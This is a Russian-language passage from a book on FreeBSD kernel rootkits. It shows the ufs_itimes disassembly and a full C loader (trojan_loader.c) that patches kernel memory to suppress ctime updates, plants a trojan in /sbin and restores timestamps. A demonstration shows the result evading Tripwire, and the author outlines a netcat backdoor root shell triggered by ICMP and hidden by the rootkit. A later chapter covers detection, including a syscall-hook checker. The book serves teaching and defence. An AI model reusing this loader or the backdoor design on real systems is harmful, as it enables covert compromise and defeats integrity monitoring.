c06c0e99:       8b 5d f8                mov    0xfffffff8(%ebp),%ebx
c06c0e9c:       8b 75 fc                mov    0xfffffffc(%ebp),%esi
c06c0e9f:       89 ec                   mov    %ebp,%esp
c06c0ea1:       5d                      pop    %ebp
c06c0ea2:       c3                      ret
c06c0ea3:       8b 41 10                mov    0x10(%ecx),%eax
c06c0ea6:       f6 40 6e 20             testb  $0x20,0x6e(%eax)
c06c0eaa:       75 d8                   jne    c06c0e84 <ufs_itimes+0x24>
c06c0eac:       83 ca 40                or     $0x40,%edx
c06c0eaf:       89 53 10                mov    %edx,0x10(%ebx)
c06c0eb2:       8b 41 10                mov    0x10(%ecx),%eax
c06c0eb5:       f6 40 6c 01             testb  $0x1,0x6c(%eax)
c06c0eb9:       75 d8                   jne    c06c0e93 <ufs_itimes+0x33>
c06c0ebb:       90                      nop
c06c0ebc:       8d 74 26 00             lea    0x0(%esi),%esi
c06c0ec0:       8d 75 f0                lea    0xfffffff0(%ebp),%esi
c06c0ec3:       89 34 24                mov    %esi,(%esp)
c06c0ec6:       e8 f5 08 ef ff          call   c05b17c0 <vfs_timestamp>
c06c0ecb:       8b 53 10                mov    0x10(%ebx),%edx
c06c0ece:       f6 c2 01                test   $0x1,%dl
c06c0ed1:       74 3d                   je     c06c0f10 <ufs_itimes+0xb0>
c06c0ed3:       8b 43 0c                mov    0xc(%ebx),%eax
c06c0ed6:       83 78 14 01             cmpl   $0x1,0x14(%eax)
c06c0eda:       0f 84 bd 00 00 00       je     c06c0f9d <ufs_itimes+0x13d>
c06c0ee0:       8b 45 f0                mov    0xfffffff0(%ebp),%eax
c06c0ee3:       8b 93 80 00 00 00       mov    0x80(%ebx),%edx
c06c0ee9:       89 c1                   mov    %eax,%ecx
c06c0eeb:       89 42 20                mov    %eax,0x20(%edx)
c06c0eee:       c1 f9 1f                sar    $0x1f,%ecx
c06c0ef1:       89 4a 24                mov    %ecx,0x24(%edx)
c06c0ef4:       8b 43 0c                mov    0xc(%ebx),%eax
c06c0ef7:       83 78 14 01             cmpl   $0x1,0x14(%eax)
c06c0efb:       0f 84 f1 00 00 00       je     c06c0ff2 <ufs_itimes+0x192>
c06c0f01:       8b 93 80 00 00 00       mov    0x80(%ebx),%edx
c06c0f07:       8b 46 04                mov    0x4(%esi),%eax
c06c0f0a:       89 42 44                mov    %eax,0x44(%edx)
c06c0f0d:       8b 53 10                mov    0x10(%ebx),%edx
c06c0f10:       f6 c2 04                test   $0x4,%dl
c06c0f13:       74 45                   je     c06c0f5a <ufs_itimes+0xfa>
c06c0f15:       8b 43 0c                mov    0xc(%ebx),%eax
c06c0f18:       83 78 14 01             cmpl   $0x1,0x14(%eax)
```

```
c06c0f1c:       0f 84 bf 00 00 00       je     c06c0fe1 <ufs_itimes+0x181>
c06c0f22:       8b 45 f0                mov    0xfffffff0(%ebp),%eax
c06c0f25:       8b 93 80 00 00 00       mov    0x80(%ebx),%edx
c06c0f2b:       89 c1                   mov    %eax,%ecx
c06c0f2d:       89 42 28                mov    %eax,0x28(%edx)
c06c0f30:       c1 f9 1f                sar    $0x1f,%ecx
c06c0f33:       89 4a 2c                mov    %ecx,0x2c(%edx)
c06c0f36:       8b 43 0c                mov    0xc(%ebx),%eax
c06c0f39:       83 78 14 01             cmpl   $0x1,0x14(%eax)
c06c0f3d:       0f 84 8d 00 00 00       je     c06c0fd0 <ufs_itimes+0x170>
c06c0f43:       8b 93 80 00 00 00       mov    0x80(%ebx),%edx
c06c0f49:       8b 46 04                mov    0x4(%esi),%eax
c06c0f4c:       89 42 40                mov    %eax,0x40(%edx)
c06c0f4f:       83 43 2c 01             addl   $0x1,0x2c(%ebx)
c06c0f53:       8b 53 10                mov    0x10(%ebx),%edx
c06c0f56:       83 53 30 00             adcl   $0x0,0x30(%ebx)
c06c0f5a:       f6 c2 02                test   $0x2,%dl
c06c0f5d:       0f 84 30 ff ff ff       je     c06c0e93 <ufs_itimes+0x33>
c06c0f63:       8b 43 0c                mov    0xc(%ebx),%eax
c06c0f66:       83 78 14 01             cmpl   $0x1,0x14(%eax)
c06c0f6a:       74 56                   je     c06c0fc2 <ufs_itimes+0x162>
c06c0f6c:       8b 45 f0                mov    0xfffffff0(%ebp),%eax
c06c0f6f:       8b 93 80 00 00 00       mov    0x80(%ebx),%edx
c06c0f75:       89 c1                   mov    %eax,%ecx
c06c0f77:       89 42 30                mov    %eax,0x30(%edx)
c06c0f7a:       c1 f9 1f                sar    $0x1f,%ecx
c06c0f7d:       89 4a 34                mov    %ecx,0x34(%edx)
c06c0f80:       8b 43 0c                mov    0xc(%ebx),%eax
c06c0f83:       83 78 14 01             cmpl   $0x1,0x14(%eax)
c06c0f87:       74 25                   je     c06c0fae <ufs_itimes+0x14e>
c06c0f89:       8b 93 80 00 00 00       mov    0x80(%ebx),%edx
c06c0f8f:       8b 46 04                mov    0x4(%esi),%eax
c06c0f92:       89 42 48                mov    %eax,0x48(%edx)
c06c0f95:       8b 53 10                mov    0x10(%ebx),%edx
c06c0f98:       e9 f6 fe ff ff          jmp    c06c0e93 <ufs_itimes+0x33>
c06c0f9d:       8b 93 80 00 00 00       mov    0x80(%ebx),%edx
c06c0fa3:       8b 45 f0                mov    0xfffffff0(%ebp),%eax
c06c0fa6:       89 42 10                mov    %eax,0x10(%edx)
c06c0fa9:       e9 46 ff ff ff          jmp    c06c0ef4 <ufs_itimes+0x94>
c06c0fae:       8b 93 80 00 00 00       mov    0x80(%ebx),%edx
c06c0fb4:       8b 46 04                mov    0x4(%esi),%eax
c06c0fb7:       89 42 24                mov    %eax,0x24(%edx)
c06c0fba:       8b 53 10                mov    0x10(%ebx),%edx
c06c0fbd:       e9 d1 fe ff ff          jmp    c06c0e93 <ufs_itimes+0x33>
c06c0fc2:       8b 93 80 00 00 00       mov    0x80(%ebx),%edx
c06c0fc8:       8b 45 f0                mov    0xfffffff0(%ebp),%eax
c06c0fcb:       89 42 20                mov    %eax,0x20(%edx)
c06c0fce:       eb b0                   jmp    c06c0f80 <ufs_itimes+0x120>
c06c0fd0:       8b 93 80 00 00 00       mov    0x80(%ebx),%edx
c06c0fd6:       8b 46 04                mov    0x4(%esi),%eax
c06c0fd9:       89 42 1c                mov    %eax,0x1c(%edx)
c06c0fdc:       e9 6e ff ff ff          jmp    c06c0f4f <ufs_itimes+0xef>
c06c0fe1:       8b 93 80 00 00 00       mov    0x80(%ebx),%edx
c06c0fe7:       8b 45 f0                mov    0xfffffff0(%ebp),%eax
c06c0fea:       89 42 18                mov    %eax,0x18(%edx)
c06c0fed:       e9 44 ff ff ff          jmp    c06c0f36 <ufs_itimes+0xd6>
c06c0ff2:       8b 93 80 00 00 00       mov    0x80(%ebx),%edx
c06c0ff8:       8b 46 04                mov    0x4(%esi),%eax
c06c0ffb:       89 42 14                mov    %eax,0x14(%edx)
c06c0ffe:       e9 0a ff ff ff          jmp    c06c0f0d <ufs_itimes+0xad>
c06c1003:       8d b6 00 00 00 00       lea    0x0(%esi),%esi
c06c1009:       8d bc 27 00 00 00 00    lea    0x0(%edi),%edi
```

В этом выводе шесть строк, выделенных в оригинале полужирным внутри дампа дизассемблирования, каждая представляет вызов `DIP_SET`, причем последние две строки соответствуют тем, которые нужно заменить на `nop`. Ниже я подробно объясню, как пришел к этому выводу.

Сначала, внутри функции ufs_itimes, макрос DIP_SET вызывается шесть раз, тремя наборами по два. Поэтому в дизассемблировании должно быть три набора инструкций, которые в некоторой степени похожи. Затем все вызовы DIP_SET происходят после вызова функции vfs_timestamp. Поэтому любой код, расположенный до вызова vfs_timestamp, можно игнорировать. Наконец, поскольку макрос DIP_SET изменяет переданный параметр, его дизассемблирование, скорее всего, задействует регистры данных общего назначения. При этих критериях единственные подходящие инструкции - это две инструкции mov, окружающие каждую инструкцию sar.

6.6.2 Пример

Листинг 6-7 устанавливает trojan_hello в каталог /sbin/, не обновляя его времена доступа, изменения и смены состояния. Программа сначала сохраняет времена доступа и изменения /sbin/. Затем функция ufs_itimes исправляется так, чтобы предотвратить обновление времени смены состояния. Далее бинарный файл trojan_hello копируется в /sbin/, а времена доступа и изменения /sbin/ откатываются назад. Наконец, функция ufs_itimes восстанавливается.

```
#include <errno.h>
#include <fcntl.h>
#include <kvm.h>
#include <limits.h>
#include <nlist.h>
#include <stdio.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/stat.h>

#define SIZE            450
#define T_NAME          "trojan_hello"
#define DESTINATION     "/sbin/."

/* Код замены. */
unsigned char nop_code[] =
        "\x90\x90\x90";         /* nop          */

int
main(int argc, char *argv[])
{
        int i, offset1, offset2;
        char errbuf[_POSIX2_LINE_MAX];
        kvm_t *kd;
        struct nlist nl[] = { {NULL}, {NULL}, };
        unsigned char ufs_itimes_code[SIZE];
        struct stat sb;
        struct timeval time[2];

        /* Инициализировать доступ к виртуальной памяти ядра. */
        kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf);
        if (kd == NULL) {
                fprintf(stderr, "ОШИБКА: %s\n", errbuf);
                exit(-1);
        }

        nl[0].n_name = "ufs_itimes";
        if (kvm_nlist(kd, nl) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        if (!nl[0].n_value) {
                fprintf(stderr, "ОШИБКА: символ %s не найден\n",
                    nl[0].n_name);
                exit(-1);
        }
        /* Сохранить копию ufs_itimes. */
```

```
if (kvm_read(kd, nl[0].n_value, ufs_itimes_code, SIZE) < 0) {
        fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
        exit(-1);
}

/*
 * Просмотреть ufs_itimes в поисках следующих двух строк:
 *         DIP_SET(ip, i_ctime, ts.tv_sec);
 *         DIP_SET(ip, i_ctimensec, ts.tv_nsec);
 */
for (i = 0; i < SIZE - 2; i++) {
        if (ufs_itimes_code[i] == 0x89 &&
            ufs_itimes_code[i+1] == 0x42 &&
            ufs_itimes_code[i+2] == 0x30)
                offset1 = i;
        if (ufs_itimes_code[i] == 0x89 &&
            ufs_itimes_code[i+1] == 0x4a &&
            ufs_itimes_code[i+2] == 0x34)
                offset2 = i;
}

/* Сохранить времена доступа и изменения /sbin/. */
if (stat("/sbin", &sb) < 0) {
        fprintf(stderr, "ОШИБКА stat: %d\n", errno);
        exit(-1);
}
time[0].tv_sec = sb.st_atime;
time[1].tv_sec = sb.st_mtime;

/* Исправить ufs_itimes. */
if (kvm_write(kd, nl[0].n_value + offset1, nop_code,
    sizeof(nop_code) - 1) < 0) {
        fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
        exit(-1);
}
if (kvm_write(kd, nl[0].n_value + offset2, nop_code,
    sizeof(nop_code) - 1) < 0) {
        fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
        exit(-1);
}

/* Скопировать T_NAME в DESTINATION. */
char string[] = "cp" " " T_NAME " " DESTINATION;
system(&string);

/* Откатить времена доступа и изменения /sbin/. */
if (utimes("/sbin", (struct timeval *)&time) < 0) {
        fprintf(stderr, "ОШИБКА utimes: %d\n", errno);
        exit(-1);
}

/* Восстановить ufs_itimes. */
if (kvm_write(kd, nl[0].n_value + offset1, &ufs_itimes_code[offset1],
    sizeof(nop_code) - 1) < 0) {
        fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
        exit(-1);
}
if (kvm_write(kd, nl[0].n_value + offset2, &ufs_itimes_code[offset2],
    sizeof(nop_code) - 1) < 0) {
        fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
        exit(-1);
}

/* Закрыть kd. */
if (kvm_close(kd) < 0) {
        fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
        exit(-1);
}

/* Напечатать отладочное сообщение, указывающее на наш успех. */
printf("Вы просто злитесь. Потому что сегодня вас уделали.\n");
```

```
        exit(0);
}
```

Листинг 6-7. `trojan_loader.c`

> **Примечание.** Мы могли бы исправить `ufs_itimes` еще в четырех местах, чтобы предотвратить обновление времен доступа, изменения и смены состояния для всех файлов. Однако мы хотим быть как можно менее заметными; поэтому вместо этого мы откатили времена доступа и изменения.

6.7 Доказательство концепции: обманываем Tripwire

В следующем выводе я запускаю руткит, разработанный в этой главе, против Tripwire, пожалуй, самой распространенной и известной HIDS.

Сначала я выполняю команду `tripwire --check`, чтобы проверить целостность файловой системы. Затем устанавливается руткит, чтобы троянизировать бинарный файл `hello`, расположенный в `/sbin/`. Наконец, я снова выполняю `tripwire --check`, чтобы проверить файловую систему и увидеть, обнаружен ли руткит.

> **Примечание.** Поскольку средний отчет Tripwire довольно подробен и длинен, в следующем выводе я опустил всю постороннюю или избыточную информацию, чтобы сэкономить место.

```
$ sudo tripwire --check
Разбор файла политики: /usr/local/etc/tripwire/tw.pol
*** Обработка файловой системы Unix ***
Выполняется проверка целостности...
Записан файл отчета: /var/db/tripwire/report/slavetwo-20070305-072935.twr
Tripwire(R) 2.3.0, отчет проверки целостности
Отчет создан пользователем:   root
Отчет создан:                 Пн, 5 мар 2007, 07:29:35
База данных обновлена:        Пн, 5 мар 2007, 07:28:11
. . .
Всего просканировано объектов:  69628
Всего найдено нарушений:        0
===============================================================================
Сводка объектов:
===============================================================================
-------------------------------------------------------------------------------
 # Раздел: файловая система Unix
-------------------------------------------------------------------------------
Нарушений нет.
===============================================================================
Отчет об ошибках:
===============================================================================
Ошибок нет
-------------------------------------------------------------------------------
*** Конец отчета ***
Tripwire 2.3, части программы: copyright 2000 Tripwire, Inc. Tripwire является
зарегистрированным товарным знаком Tripwire, Inc. Это ПО поставляется БЕЗ КАКОЙ-
    ЛИБО ГАРАНТИИ;
подробности см. через --version. Это свободное ПО, которое можно распространять
или изменять только при определенных условиях; подробности см. в COPYING.
Все права защищены.
Проверка целостности завершена.
$ hello
Да пребудет с вами сила.
$ sudo ./trojan_loader
Вы просто злитесь. Потому что сегодня вас уделали.
$ sudo kldload ./incognito-0.3.ko
$ kldstat
```

```
Id Refs Address    Size     Name
 1    3 0xc0400000 63070c   kernel
 2   16 0xc0a31000 568dc    acpi.ko
$ ls /sbin/t*
/sbin/tunefs
$ hello
Да пребудет с вами шварц!
$ sudo tripwire --check
Разбор файла политики: /usr/local/etc/tripwire/tw.pol
*** Обработка файловой системы Unix ***
Выполняется проверка целостности...
Записан файл отчета: /var/db/tripwire/report/slavetwo-20070305-074918.twr
Tripwire(R) 2.3.0, отчет проверки целостности
Отчет создан пользователем:   root
Отчет создан:                 Пн, 5 мар 2007, 07:49:18
База данных обновлена:        Пн, 5 мар 2007, 07:28:11
. . .
Всего просканировано объектов:  69628
Всего найдено нарушений:        0
================================================================================
Сводка объектов:
================================================================================
--------------------------------------------------------------------------------
 # Раздел: файловая система Unix
--------------------------------------------------------------------------------
Нарушений нет.
================================================================================
Отчет об ошибках:
================================================================================
Ошибок нет
--------------------------------------------------------------------------------
*** Конец отчета ***
Tripwire 2.3, части программы: copyright 2000 Tripwire, Inc. Tripwire является
зарегистрированным товарным знаком Tripwire, Inc. Это ПО поставляется БЕЗ КАКОЙ-
    ЛИБО ГАРАНТИИ;
подробности см. через --version. Это свободное ПО, которое можно распространять
или изменять только при определенных условиях; подробности см. в COPYING.
Все права защищены.
Проверка целостности завершена.
```

Замечательно - Tripwire не сообщает о нарушениях.

Разумеется, этот руткит еще можно улучшать. Например, можно замаскировать перехватчики системных вызовов, как обсуждалось в разделе 5.7.

> **Примечание.** Offline-анализ обнаружил бы трояна; в конце концов, нельзя скрыться внутри системы, если система не работает!

6.8 Заключительные замечания

Цель этой главы, верите или нет, состояла не в том, чтобы ругать HIDS, а в том, чтобы показать, чего можно добиться, комбинируя приемы, описанные на протяжении этой книги. Просто ради интереса вот еще один пример.

Совместите код `icmp_input_hook` из главы 2 с частями кода `execve_hook` из этой главы, чтобы создать "сетевой триггер", способный выполнять процесс пользовательского пространства, например `netcat`, для запуска root-оболочки с бэкдором. Затем совместите это с кодом `process_hiding` и `port_hiding` из главы 3, чтобы скрыть root-оболочку и соединение. Включите процедуру сокрытия модуля из этой главы, чтобы скрыть сам руткит. И просто на всякий случай добавьте код `getdirentries_hook` для `netcat`.

Разумеется, этот руткит тоже можно улучшить. Например, поскольку многие администраторы настраивают свои файрволы/пакетные фильтры на отбрасывание входящих ICMP-пакетов, подумайте о перехвате другой функции `*_input`, например `tcp_input`.

Сноски

[1] [назад] На самом деле `trojan_hello` все еще можно найти с помощью `ls /sbin/trojan_hello`, потому что прямые поиски имени не блокируются. Заблокировать файл от прямого поиска имени не слишком сложно, но утомительно. Нужно будет перехватить `open(2)`, `stat(2)` и `lstat(2)` и заставить их возвращать `ENOENT` всякий раз, когда файлом является `/sbin/trojan_hello`.

Глава 7. Обнаружение

Теперь мы обратимся к сложному миру обнаружения руткитов. В общем случае обнаружить руткит можно одним из двух способов: либо по сигнатуре, либо по поведению. Обнаружение по сигнатуре подразумевает сканирование операционной системы на наличие конкретного признака руткита (например, встроенных перехватов функций). Обнаружение по поведению подразумевает, что операционную систему ловят на "лжи" (например, `sockstat(1)` показывает два открытых порта, а сканирование портов выявляет три).

В этой главе вы узнаете, как обнаруживать разные техники руткитов, описанные в этой книге. Однако помните, что руткиты и детекторы руткитов находятся в постоянной гонке вооружений. Когда одна сторона разрабатывает новую технику, другая разрабатывает контрмеру. Иными словами, то, что работает сегодня, завтра может уже не работать.

7.1 Обнаружение перехватов вызовов

Как было сказано в главе 2, перехват вызовов на самом деле сводится к перенаправлению указателей на функции. Поэтому, чтобы обнаружить перехват вызова, нужно просто определить, указывает ли указатель на функцию по-прежнему на исходную функцию. Например, можно определить, был ли перехвачен системный вызов `mkdir`, проверив член `sy_call` его структуры `sysent`. Если он указывает на любую функцию, кроме `mkdir`, значит, у вас есть перехват вызова.

7.1.1 Поиск перехватов системных вызовов

Листинг 7-1 - простая программа, предназначенная для поиска (и удаления) перехватов системных вызовов. Эта программа вызывается с двумя параметрами: именем проверяемого системного вызова и соответствующим номером системного вызова. У нее также есть необязательный третий параметр, строка `"fix"`, которая восстанавливает исходную функцию системного вызова, если найден перехват.

> **Примечание.** Следующая программа на самом деле является `checkcall.c` Стефани Венер; я внес несколько небольших изменений, чтобы она чисто компилировалась под FreeBSD 6. Я также сделал несколько косметических изменений, чтобы она лучше выглядела в печати.

```
#include <fcntl.h>
#include <kvm.h>
#include <limits.h>
#include <nlist.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/sysent.h>

void usage();

int
main(int argc, char *argv[])
{
        char errbuf[_POSIX2_LINE_MAX];
        kvm_t *kd;
        struct nlist nl[] = { { NULL }, { NULL }, { NULL }, };
        unsigned long addr;
        int callnum;
        struct sysent call;

        /* Проверить аргументы. */
        if (argc < 3) {
                usage();
                exit(-1);
        }

        nl[0].n_name = "sysent";
        nl[1].n_name = argv[1];
        callnum = (int)strtol(argv[2], (char **)NULL, 10);
        printf("Проверка системного вызова %d: %s\n\n", callnum, argv[1]);

        kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf);
        if (!kd) {
                fprintf(stderr, "ОШИБКА: %s\n", errbuf);
                exit(-1);
        }

        /* Найти адрес sysent[] и argv[1]. */
        if (kvm_nlist(kd, nl) < 0) {                    /* (1) */
```

```
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        if (nl[0].n_value)
                printf("%s[] is 0x%x at 0x%lx\n", nl[0].n_name, nl[0].n_type,
                    nl[0].n_value);
        else {
                fprintf(stderr, "ОШИБКА: %s не найдено (очень странно...)\n",
                    nl[0].n_name);
                exit(-1);
        }

        if (!nl[1].n_value) {
                fprintf(stderr, "ОШИБКА: %s не найдено\n", nl[1].n_name);
                exit(-1);
        }

        /* Определить адрес sysent[callnum]. */
        addr = nl[0].n_value + callnum * sizeof(struct sysent);

        /* Скопировать sysent[callnum]. */
        if (kvm_read(kd, addr, &call, sizeof(struct sysent)) < 0) { /* (2) */
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        /* Куда указывает sysent[callnum].sy_call? */
        printf("sysent[%d] находится по адресу 0x%lx, а его член sy_call
    указывает на "
            "%p\n", callnum, addr, call.sy_call);

        /* Проверить, правильно ли это. */
        if ((uintptr_t)call.sy_call != nl[1].n_value) {            /* (3) */
                printf("ТРЕВОГА! Вместо этого он должен указывать на 0x%lx\n",
                    nl[1].n_value);

                /* Нужно ли это исправить? */
                if (argv[3] && strncmp(argv[3], "fix", 3) == 0) {
                        printf("Исправляется... ");
                        call.sy_call =(sy_call_t *)(uintptr_t)nl[1].n_value; /* (
    4) */
                        if (kvm_write(kd, addr, &call, sizeof(struct sysent))
                            < 0) {
                                fprintf(stderr,"ОШИБКА: %s\n",kvm_geterr(kd));
                                exit(-1);
                        }
                        printf("готово.\n");
                }
        }

        if (kvm_close(kd) < 0) {
                fprintf(stderr, "ОШИБКА: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        exit(0);
}

void
usage()
{
        fprintf(stderr,"Использование:\ncheckcall [функция системного вызова] "
            "[номер вызова] <fix>\n\n");
        fprintf(stderr, "Список номеров системных вызовов см. в "
            "/sys/sys/syscall.h\n");
}
```

Листинг 7-1. `checkcall.c`

Листинг 7-1 сначала (1) извлекает адрес `sysent[]` в памяти и системный вызов, который нужно проверить (`argv[1]`). Затем (2) создается локальная копия структуры `sysent` для `argv[1]`. После этого член `sy_call` этой структуры (3) проверяется, чтобы убедиться, что он по-прежнему указывает на исходную функцию; если это так, программа возвращается. Иначе это означает, что есть перехват системного вызова, и программа продолжает работу. Если присутствует необязательный третий параметр, `sy_call` (4) корректируется так, чтобы указывать на исходную функцию, что фактически удаляет перехват системного вызова.

> **Примечание.** Программа `checkcall` только удаляет перехват системного вызова; она не удаляет его из памяти. Кроме того, если передать неверную пару "функция системного вызова и номер", `checkcall` действительно может повредить вашу систему. Однако смысл этого примера в том, что он подробно показывает (в коде) теорию обнаружения любого перехвата вызова.

В следующем выводе `checkcall` запускается против `mkdir_hook` (перехвата системного вызова `mkdir`, разработанного в главе 2), чтобы продемонстрировать его работу.

```
$ sudo kldload ./mkdir_hook.ko
$ mkdir 1
Каталог "1" будет создан со следующими правами доступа: 777
$ sudo ./checkcall mkdir 136 fix
Проверка системного вызова 136: mkdir
sysent[] имеет значение 0x4 по адресу 0xc08bdf60
sysent[136] находится по адресу 0xc08be5c0, а его член sy_call указывает на
    0xc1eb8470
ТРЕВОГА! Вместо этого он должен указывать на 0xc0696354
Исправляется... готово.
$ mkdir 2
$ ls -l
. . .
drwxr-xr-x  2 ghost  ghost   512 Mar 23 14:12 1
drwxr-xr-x  2 ghost  ghost   512 Mar 23 14:15 2
```

Как видите, перехват обнаруживается и удаляется.

Поскольку `checkcall` работает, обращаясь к таблице символов ядра в памяти, исправление этой таблицы победило бы `checkcall`. Конечно, это можно обойти, обратившись к таблице символов в файловой системе, но тогда вы были бы уязвимы к атаке перенаправления файлов. Понимаете, что я имел в виду ранее под постоянной гонкой вооружений?

7.2 Обнаружение DKOM

Как было сказано в главе 3, DKOM - одна из самых трудных для обнаружения техник руткитов. Причина в том, что руткит на основе DKOM можно выгрузить из памяти после внесения исправлений, оставив почти никакой сигнатуры. Поэтому, чтобы обнаружить атаку на основе DKOM, лучше всего поймать операционную систему на "лжи". Для этого нужно хорошо понимать, что считается нормальным поведением для вашей системы (или систем).

> **Примечание.** Одна оговорка к этому подходу: нельзя доверять API на системе, которую вы проверяете.

7.2.1 Поиск скрытых процессов

Вспомните из главы 3: чтобы скрыть выполняющийся процесс с помощью DKOM, нужно исправить список `allproc`, `pidhashtbl`, список дочерних процессов родительского процесса, список группы процессов родительского процесса и переменную `nprocs`. Если любой из этих объектов оставлен неисправленным, его можно использовать как лакмусовую бумажку, чтобы определить, скрыт процесс или нет.

Однако если все эти объекты исправлены, скрытый процесс все равно можно найти, проверяя `curthread` перед каждым переключением контекста (или после него), поскольку каждый выполняющийся процесс сохраняет свой контекст в `curthread` во время выполнения. Проверять `curthread` можно, установив встроенный перехват функции в начале `mi_switch`.

> **Примечание.** Поскольку код для этого довольно длинный, я просто объясню, как это делается, а сам код оставлю вам.

Функция `mi_switch` реализует машинно-независимую прелюдию к переключению контекста потока. Иными словами, она выполняет все административные задачи, необходимые для переключения контекста, но не само переключение контекста. (Фактическое переключение контекста выполняет либо `cpu_switch`, либо `cpu_throw`.)

Вот дизассемблирование `mi_switch`:

```
$ nm /boot/kernel/kernel | grep mi_switch
c063e7dc T mi_switch
$ objdump -d --start-address=0xc063e7dc /boot/kernel/kernel

/boot/kernel/kernel:     file format elf32-i386-freebsd

Дизассемблирование раздела .text:

c063e7dc <mi_switch>:
c063e7dc:       55                      push   %ebp
c063e7dd:       89 e5                   mov    %esp,%ebp
c063e7df:       57                      push   %edi
c063e7e0:       56                      push   %esi
c063e7e1:       53                      push   %ebx
c063e7e2:       83 ec 30                sub    $0x30,%esp
c063e7e5:       64 a1 00 00 00 00       mov    %fs:0x0,%eax
c063e7eb:       89 45 d0                mov    %eax,0xffffffd0(%ebp)
c063e7ee:       8b 38                   mov    (%eax),%edi
. . .
```

Если предположить, что ваш перехват `mi_switch` будет устанавливаться на широком диапазоне систем, можно использовать тот факт, что `mi_switch` всегда обращается к сегментному регистру `%fs` (а это, конечно, `curthread`) как к вашей инструкции-заполнителю. То есть можно использовать `0x64` примерно так же, как мы использовали `0xe8` в встроенном перехвате функции `mkdir` в главе 5.

Что касается самого перехвата, можно написать либо что-то очень простое, например перехват, который печатает имя процесса и PID текущего выполняющегося потока (что, если дать достаточно времени, предоставило бы "истинный" список выполняющихся процессов в системе), либо что-то очень сложное, например перехват, который проверяет, связана ли структура процесса текущего потока по-прежнему в `allproc`.

В любом случае этот перехват добавит значительные накладные расходы в алгоритм планирования потоков вашей системы, а это значит, что пока он установлен, система станет более или менее непригодной для использования. Поэтому также следует написать процедуру удаления.

Кроме того, поскольку это программа обнаружения руткитов, а не руткит, я бы предложил выделять память ядра для вашего перехвата "правильным" способом - с помощью модуля ядра. Помните, что алгоритм выделения памяти ядра через исправление во время выполнения имеет встроенное

состояние гонки, и вы не хотите обрушить систему во время проверки скрытых процессов.

Вот и все. Как видите, эта программа на самом деле представляет собой простой встроенный перехват функции, не более сложный, чем пример из главы 5.

> **Примечание.** Основываясь на процедуре скрытия процессов из главы 3, скрытый процесс также можно обнаружить, проверяя UMA-зону для процессов. Сначала выберите неиспользуемый бит флага из `p_flag`. Затем пройдите по всем slabs/buckets в UMA-зоне и найдите все выделенные процессы; заблокируйте каждый процесс и очистите флаг. Затем пройдите по `allproc` и установите флаг у каждого процесса. Наконец, снова пройдите по процессам в UMA-зоне и ищите любые процессы, у которых флаг не установлен. Обратите внимание, что все это время нужно удерживать `allproc_lock`, чтобы предотвратить гонки, которые привели бы к ложным срабатываниям; однако можно использовать разделяемую блокировку, чтобы не слишком сильно лишать систему ресурсов.[1]

7.2.2 Поиск скрытых портов

Вспомните из главы 3: мы скрыли открытый TCP-порт, удалив его структуру `inpcb` из `tcbinfo.listhead`. Сравните это со скрытием выполняющегося процесса, которое требует удалить его структуру `proc` из трех списков и хеш-таблицы, а также скорректировать переменную. Кажется немного несбалансированным, не так ли? Дело в том, что если вы хотите полностью скрыть открытый TCP-порт, нужно скорректировать один список (`tcbinfo.listhead`), две хеш-таблицы (`tcbinfo.hashbase` и `tcbinfo.porthashbase`) и одну переменную (`tcbinfo.ipi_count`). Но есть одна проблема.

Когда для открытого TCP-порта приходят данные, связанная с ним структура `inpcb` извлекается через `tcbinfo.hashbase`, а не через `tcbinfo.listhead`. Иными словами, если удалить структуру `inpcb` из `tcbinfo.hashbase`, связанный порт становится бесполезным (то есть никто не может подключиться к нему или обмениваться с ним данными). Следовательно, если вы хотите найти каждый открытый TCP-порт в своей системе, нужно просто пройти по `tcbinfo.hashbase`.

7.3 Обнаружение исправления памяти ядра во время выполнения

По сути, есть два типа атак с исправлением памяти ядра во время выполнения: те, которые используют встроенные перехваты функций, и те, которые их не используют. Я по очереди разберу обнаружение каждого типа.

7.3.1 Поиск встроенных перехватов функций

Поиск встроенного перехвата функции довольно утомителен, что также делает его в некоторой степени трудным. Встроенный перехват функции можно установить практически где угодно, если в теле целевой функции достаточно места, и можно использовать разные инструкции, чтобы заставить указатель инструкций указывать на область памяти под вашим контролем. Иными словами, не обязательно использовать точный код перехода, представленный в разделе 5.6.1.

Это означает, что для обнаружения встроенного перехвата функции нужно просканировать, более или менее, весь диапазон исполняемой памяти ядра и просмотреть каждую инструкцию безусловного перехода.

В общем случае есть два способа сделать это. Можно просматривать каждую функцию по одной, чтобы увидеть, передают ли какие-либо инструкции перехода управление в область памяти вне начального и конечного адресов функции. Либо можно создать HIDS, которая работает с исполняемой памятью ядра, а не с файлами; то есть сначала просканировать память, чтобы установить базовую линию, а затем периодически сканировать ее снова, ища различия.

7.3.2 Поиск исправлений байтов кода

Поиск функции, чей код был исправлен, похож на поиск иголки в стоге сена, за исключением того, что вы не знаете, как выглядит иголка. Лучше всего создать (или использовать) HIDS, которая работает с исполняемой памятью ядра.

> **Примечание.** В общем случае обнаруживать исправление памяти ядра во время выполнения с помощью анализа поведения намного менее утомительно.

7.4 Заключительные замечания

Как вы, вероятно, можете судить по нехватке примерного кода в этой главе, обнаружение руткитов - дело непростое. Точнее, разработать и написать обобщенный детектор руткитов непросто по двум причинам. Во-первых, руткиты режима ядра находятся на равных условиях с программами обнаружения (то есть если что-то защищено, его можно обойти, но верно и обратное - если что-то перехвачено, перехват можно снять).[2] Во-вторых, ядро - очень большое место, и если вы не знаете точно, где искать, приходится искать везде.

